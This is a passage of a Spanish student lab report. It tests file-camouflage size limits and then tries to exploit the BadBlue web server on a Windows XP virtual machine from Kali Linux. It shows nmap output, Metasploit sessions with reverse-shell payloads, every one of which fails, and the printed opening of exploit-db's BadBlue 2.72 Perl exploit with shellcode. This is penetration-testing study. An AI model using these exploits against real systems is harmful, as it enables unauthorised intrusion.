

Ilustración 62 Camuflaje de Archivos en Windows XP paso 62

En la ventana siguiente, me mostro el archivo que había seleccionado y luego oprimí el botón next.



Ilustración 63 Camuflaje de Archivos en Windows XP paso 63

En la ventana siguiente, cambié el nombre del archivo, pero con extensión png y luego oprimí el botón next



Ilustración 64 Camuflaje de Archivos en Windows XP paso 64

En la ventana siguiente, establecí una contraseña para el camuflaje y por último, oprimí el botón finish.



Ilustración 65 Camuflaje de Archivos en Windows XP paso 65

Pero me arrojo el mismo resultado que con las extensiones anterior. Excedía la capacidad de archivos.



Ilustración 66 Camuflaje de Archivos en Windows XP paso 66

Y con esto pude comprobar mis hipótesis, afirmando que según lo realizado y los resultados, lo máximo que aceptan los archivos pdf, word, png y exe es entre 1 y 2 GB.

4 Capítulo 2 Explotación del Servicio Badblue de Windows XP.

Este segundo capítulo, consta de mostrar que procesos realice para vulnerar el servicio httpd puerto 80 de Windows XP por la versión Badblue.

Para lograr este objetivo, primero instale badblue en la maquina víctima es decir Windows XP. Ejecuté el programa y en la primera ventaja oprimí el botón next.



Ilustración 67 Explotación del Servicio Badblue de Windows XP paso 1

En la ventana siguiente, oprimí botón install.



Ilustración 68 Explotación del Servicio Badblue de Windows XP paso 2

En la ventana siguiente, oprimí la opción si.



Ilustración 69 Explotación del Servicio Badblue de Windows XP paso 3

Y por último, oprimí el botón finish para terminar de instalar el servicio.



Ilustración 70 Explotación del Servicio Badblue de Windows XP paso 4

Y luego abrí el servicio y mostro la página web de badblue.

Ilustración 71 Explotación del Servicio Badblue de Windows XP paso 5

Y también el puerto donde estaba corriendo el servicio, es decir el puerto 80.

Ilustración 72 Explotación del Servicio Badblue de Windows XP paso 6

Una vez instale el servicio en la maquina atacante, es decir Kali Linux, realice un escaneo con la herramienta nmap a la máscara de red de Kali para ver los puertos vulnerables de las maquinas que estaban conectadas a ese mismo segmento.

Y allí observe que la posible IP de la maquina víctima y que el puerto 80 estaba abierto con la versión Badblue httpd 2.7

```
Nmap scan report for 192.168.10.5
Host is up (0.0023s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          BadBlue httpd 2.7
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows XP microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 08:00:27:2E:C9:8D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
```

Ilustración 73 Explotación del Servicio Badblue de Windows XP paso 7

Sabiendo eso, decidí ingresar a la consola de metasplotaible con el comando msfconsole y buscar exploit para poder vulnerar ese servicio.

```
zsh: corrupt history file /home/franklin/.zsh_history
┌──(franklin㉿franklin)-[~]
└─$ msfconsole
Metasploit tip: To save all commands executed since start up to a file, use the
makerc command
[*] Starting the MeTasploit Framework console...\
```

Ilustración 74 Explotación del Servicio Badblue de Windows XP paso 8

Dentro de la cónsula, busqué los métodos vulnerables de la versión badblue con el comando search badblue y allí pude observar dos métodos vulnerables y uno de ellos tenía dis target utilizables.

```
msf > search badblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank   Check  Description
   -  ----                                      ---------------  ----   -----  -----------
   0  exploit/windows/http/badblue_ext_overflow  2003-04-20       great  Yes    BadBlue 2.5 EXT.dll Buffer Overflow
   1  exploit/windows/http/badblue_passthru      2007-12-10       great  No     BadBlue 2.72b PassThru Buffer Overflow
   2    \_ target: BadBlue EE 2.7 Universal      .                .      .      .
   3    \_ target: BadBlue 2.72b Universal       .                .      .      .


Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/http/badblue_passthru
After interacting with a module you can manually set a TARGET with set TARGET 'BadBlue 2.72b Universal'

msf >
```

Ilustración 75 Explotación del Servicio Badblue de Windows XP paso 9

Decidí intentar con el primer método exploit/Windows/http/babblue_ext_overflow, con el comando use 0, donde 0 es la posición del método ya mencionado.

Este método venia por defecto con el payload de meterpreter.

```
msf > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/http/badblue_ext_overflow) >
```

Ilustración 76 Explotación del Servicio Badblue de Windows XP paso 10

Decidí ver las opciones del método ejecutando el comando options. Y allí puede observar que debía establecer el RHOSTS, es decir la dirección IP de la maquina víctima.

```
Module options (exploit/windows/http/badblue_ext_overflow):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, socks5, http, socks5h
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                     no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.10.6     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   BadBlue 2.5 (Universal)
```


Ilustración 77 Explotación del Servicio Badblue de Windows XP paso 11

Agregue la dirección con el comando set RHOSTS 192.168.10.5.

```
msf exploit(windows/http/badblue_ext_overflow) > set RHOSTS 192.168.10.5
RHOSTS ⇒ 192.168.10.5
```

Después ejecuté el método con el comando exploit, pero no pude obtener acceso a meterpreter.

```
msf exploit(windows/http/badblue_ext_overflow) > exploit
[*] Started reverse TCP handler on 192.168.10.6:4444
[*] Trying target BadBlue 2.5 (Universal)...
[*] Exploit completed, but no session was created.
msf exploit(windows/http/badblue_ext_overflow) >
```

Ilustración 78 Explotación del Servicio Badblue de Windows XP paso 12

Al no tener resultados exitosos, decidí cambier el payload y no ingresar por meterpreter sino por vncinject, con el comando set payload payload/Windows/vncinject/reverse_tcp.

```
msf exploit(windows/http/badblue_ext_overflow) > set payload payload/windows/vncinject/reverse_tcp
payload ⇒ windows/vncinject/reverse_tcp
msf exploit(windows/http/badblue_ext_overflow) >
```

Ilustración 79 Explotación del Servicio Badblue de Windows XP paso 13

Con el comando options, observe las opciones es de ese payload y ver si debía modificar o agregar algún dato.

```
Module options (exploit/windows/http/badblue_ext_overflow):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, socks5, http, socks5h
   RHOSTS   192.168.10.5     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                     no        HTTP server virtual host


Payload options (windows/vncinject/reverse_tcp):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   AUTOVNC              true             yes       Automatically launch VNC viewer if present
   DisableCourtesyShell true             no        Disables the Metasploit Courtesy shell
   EXITFUNC             process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                192.168.10.6     yes       The listen address (an interface may be specified)
   LPORT                4444             yes       The listen port
   VNCHOST              127.0.0.1        yes       The local host to use for the VNC proxy
   VNCPORT              5900             yes       The local port to use for the VNC proxy
   ViewOnly             true             no        Runs the viewer in view mode


Exploit target:

   Id  Name
   --  ----
   0   BadBlue 2.5 (Universal)
```

Ilustración 80 Explotación del Servicio Badblue de Windows XP paso 14

Como vi todo bien, ejecuté nuevamente el método con el comando exploit, pero tampoco pude obtener el resultado que quería.

```
msf exploit(windows/http/badblue_ext_overflow) > exploit
[*] Started reverse TCP handler on 192.168.10.6:4444
[*] Trying target BadBlue 2.5 (Universal)...
[*] Exploit completed, but no session was created.
msf exploit(windows/http/badblue_ext_overflow) >
```

Ilustración 81 Explotación del Servicio Badblue de Windows XP paso 15

Como no tuve resultados con el primer método, busqué nuevamente los métodos vulnerables de la versión badblue, con el comando search badblue.

```
msf > search badblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank   Check  Description
   -  ----                                      ---------------  ----   -----  -----------
   0  exploit/windows/http/badblue_ext_overflow  2003-04-20       great  Yes    BadBlue 2.5 EXT.dll Buffer Overflow
   1  exploit/windows/http/badblue_passthru      2007-12-10       great  No     BadBlue 2.72b PassThru Buffer Overflow
   2    \_ target: BadBlue EE 2.7 Universal      .                .      .      .
   3    \_ target: BadBlue 2.72b Universal       .                .      .      .


Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/http/badblue_passthru
After interacting with a module you can manually set a TARGET with set TARGET 'BadBlue 2.72b Universal'

msf >
```

Ilustración 82 Explotación del Servicio Badblue de Windows XP paso 16

Y pobre con el método Windows/http/badblue_passthru, eligiendo este método con el comando use 1, donde 1 es la posición del método a probar. Este método también ingresa con meterpreter por defecto.

```
msf > use 1

[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/http/badblue_passthru) >
msf exploit(windows/http/badblue_passthru) >
```

Ilustración 83 Explotación del Servicio Badblue de Windows XP paso 17

Observe las opciones del método con el comando options. Y allí observe que decía establecer la dirección IP de la máquina víctima.

```
Module options (exploit/windows/http/badblue_passthru):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, socks5, http, socks5h
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                     no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.10.6     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   BadBlue EE 2.7 Universal

Herramienta Recortes
Captura de pantalla copiada en el portapa
```

Ilustración 84 Explotación del Servicio Badblue de Windows XP paso 18

Agregue la dirección IP con el comando set RHOSTS 192.168.10.5, donde este último es la dirección IP de la maquina víctima.

```
msf exploit(windows/http/badblue_passthru) > set RHOSTS 192.168.10.5
RHOSTS ⇒ 192.168.10.5
msf exploit(windows/http/badblue_passthru) >
```

Ilustración 85 Explotación del Servicio Badblue de Windows XP paso 19

Luego ejecute el método con el comando exploit, pero no puede tener resultados.

```
msf exploit(windows/http/badblue_passthru) > exploit
[*] Started reverse TCP handler on 192.168.10.6:4444
[*] Trying target BadBlue EE 2.7 Universal ...
[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
[*] Exploit completed, but no session was created.
msf exploit(windows/http/badblue_passthru) >
```

Ilustración 86 Explotación del Servicio Badblue de Windows XP paso 20

También decidí cambiar el payload y utilizar el acceso no por meterpreter si no por vncinject, con el comando set payload payload/Windows/vncinject/reverse_tcp cambie el payload.

```
msf exploit(windows/http/badblue_passthru) > set payload payload/windows/vncinject/reverse_tcp
payload ⇒ windows/vncinject/reverse_tcp
msf exploit(windows/http/badblue_passthru) >
```

Ilustración 87 Explotación del Servicio Badblue de Windows XP paso 21

Observe las opciones del payload con el comando options para mirar que dato debía agregar o modificar.

```
Module options (exploit/windows/http/badblue_passthru):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, socks5, http, socks5h
   RHOSTS   192.168.10.5     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                     no        HTTP server virtual host


Payload options (windows/vncinject/reverse_tcp):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   AUTOVNC              true             yes       Automatically launch VNC viewer if present
   DisableCourtesyShell true             no        Disables the Metasploit Courtesy shell
   EXITFUNC             thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                192.168.10.6     yes       The listen address (an interface may be specified)
   LPORT                4444             yes       The listen port
   VNCHOST              127.0.0.1        yes       The local host to use for the VNC proxy
   VNCPORT              5900             yes       The local port to use for the VNC proxy
   ViewOnly             true             no        Runs the viewer in view mode


Exploit target:

   Id  Name
   --  ----
   0   BadBlue EE 2.7 Universal
```

Ilustración 88 Explotación del Servicio Badblue de Windows XP paso 22

Como todo estaba bien, ejecuté el método con el comando exploit, pero tampoco tuve éxito con este método.

```
msf exploit(windows/http/badblue_passthru) > exploit
[*] Started reverse TCP handler on 192.168.10.6:4444
[*] Trying target BadBlue EE 2.7 Universal ...
[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
[*] Exploit completed, but no session was created.
msf exploit(windows/http/badblue_passthru) >
```

Ilustración 89 Explotación del Servicio Badblue de Windows XP paso 23

Como este método tenía varios targets, mire esos tergtes con el comando show targets. Y el metodo estaba utilizando el target Badblue EE 2.7 Universal, pero tenía otro target Badblue 2.7b Universal.

```
msf exploit(windows/http/badblue_passthru) > show targets

Exploit targets:
================

    Id  Name
    --  ----
⇒   0   BadBlue EE 2.7 Universal
    1   BadBlue 2.72b Universal
```

Ilustración 90 Explotación del Servicio Badblue de Windows XP paso 24

Cambie el target con el comando set target 1, donde 1 es el otro target que tenía disponible el método.

```
msf exploit(windows/http/badblue_passthru) > set target 1
target => 1
msf exploit(windows/http/badblue_passthru) >
```

Ilustración 91 Explotación del Servicio Badblue de Windows XP paso 25

Ejecuté nuevamente el método con el nuevo target seleccionado, con el comando exploit, pero tampoco tuve éxito al intentar vulnerar Windows XP por Badblue.

```
msf exploit(windows/http/badblue_passthru) > exploit
[*] Started reverse TCP handler on 192.168.10.6:4444
[*] Trying target BadBlue 2.72b Universal...
[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
[*] Exploit completed, but no session was created.
msf exploit(windows/http/badblue_passthru) >
```

Ilustración 92 Explotación del Servicio Badblue de Windows XP paso 26

Como atreves de la consola de metasplotaible no tuve éxito al vulnerar Windows XP por el servicio de badblue, pobre otro método.

En la consola de Kali Linux, busque exploit vulnerables de badblue con el comando searchsploit badblue, dando como resultado muchos de ellos.

```
┌──(franklin㉿franklin)-[~]
└─$ searchsploit badblue
------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                             |  Path
------------------------------------------------------------------------------------------- ---------------------------------
BadBlue 2.5 - 'ext.dll' Remote Buffer Overflow (Metasploit)                                | windows/remote/16761.rb
BadBlue 2.5 - Easy File Sharing Remote Buffer Overflow                                     | windows/remote/845.c
BadBlue 2.52 Web Server - Multiple Connections Denial of Service Vulnerabilities           | windows/dos/419.pl
BadBlue 2.55 - Web Server Remote Buffer Overflow                                           | windows/remote/847.cpp
BadBlue 2.72 - PassThru Remote Buffer Overflow                                             | windows/remote/4784.pl
BadBlue 2.72b - Multiple Vulnerabilities                                                   | windows/remote/4715.txt
BadBlue 2.72b - PassThru Buffer Overflow (Metasploit)                                      | windows/remote/16806.rb
Working Resources 1.7.3 BadBlue - Null Byte File Disclosure                                | windows/remote/21616.txt
Working Resources 1.7.x BadBlue - Administrative Interface Arbitrary File Access           | windows/remote/21630.html
Working Resources 1.7.x/2.15 BadBlue - 'ext.dll' Command Execution                         | windows/remote/22511.txt
Working Resources BadBlue 1.2.7 - Denial of Service                                        | windows/dos/20641.txt
Working Resources BadBlue 1.2.7 - Full Path Disclosure                                     | windows/remote/20640.txt
Working Resources BadBlue 1.5/1.6 - Directory Traversal                                    | windows/remote/21303.txt
Working Resources BadBlue 1.7 - 'ext.dll' Cross-Site Scripting                             | windows/remote/21576.txt
Working Resources BadBlue 1.7.1 - Search Page Cross-Site Scripting                         | cgi/webapps/22045.txt
Working Resources BadBlue 1.7.3 - 'cleanSearchString()' Cross-Site Scripting               | windows/remote/21599.txt
Working Resources BadBlue 1.7.3 - GET Denial of Service                                    | windows/dos/21600.txt
Working Resources BadBlue 1.7.x/2.x - Unauthorized HTS Access                              | windows/remote/22620.txt
Working Resources BadBlue 1.7.x/2.x - Unauthorized Proxy Relay                             | windows/remote/24409.txt
Working Resources BadBlue 2.55 - MFCISAPICommand Remote Buffer Overflow (1)                | windows/remote/25166.c
Working Resources BadBlue 2.55 - MFCISAPICommand Remote Buffer Overflow (2)                | windows/remote/25167.c
Working Resources BadBlue Server 2.40 - 'PHPtest.php' Full Path Disclosure                 | php/webapps/23753.txt
------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

Ilustración 93 Explotación del Servicio Badblue de Windows XP paso 28

Me llamo la atención el exploit badblue 2.72 que estaba en la ruta Windows/remote/4784.pl.

Ilustración 94 Explotación del Servicio Badblue de Windows XP paso 29

Seleccione ese exploit con el comando searchsploit -p Windows/remote/4784.pl, donde este último es la ruta del exploit seleccionado.



Ilustración 95 Explotación del Servicio Badblue de Windows XP paso 30

Luego copie el archivo 4784.pl a la ruta principal de la maquina atacante con el comando cp /usr/share/exploitdb/exploits/windows/remote/4784.pl ., donde este último es la ruta del archivo que se va a utilizar para poder vulnerar Windows XP utilizando Badblue.



Ilustración 96 Explotación del Servicio Badblue de Windows XP paso 31

Luego de copiar el archivo en la ruta principal de Kali Linx, liste los archivos y carpetas de esa ruta para observar y probar que el archivo se había copiado con éxito, y efectivamente así fue.



Ilustración 97 Explotación del Servicio Badblue de Windows XP paso 32

Luego mire el contenido del archivo con el comando nano 4784.pl, donde este es el nombre del archivo.

Ilustración 98 Explotación del Servicio Badblue de Windows XP paso 33

Y así puede ver un poco de la información y el contenido de este archivo.

```
#!/usr/bin/perl -w
# http://aluigi.altervista.org/adv/badblue-adv.txt
# https://www.securityfocus.com/bid/26803
# http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6379
# exploit for stack overflow in badblue 2.72
#
#  Credit to Luigi Auriemma
#  Jacopo Cervini acaro@jervus.it
#  22/12/2007
#
#
#

use IO::Socket;

if(!($ARGV[1]))
{
 print "Usage: badblue-272-seh.pl <victim> <port>\n\n";
 exit;
}

# metasploit win32_bind -  EXITFUNC=seh LPORT=4444 Size=709 Encoder=PexAlphaNum

my $shellcode  =
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49\x49".
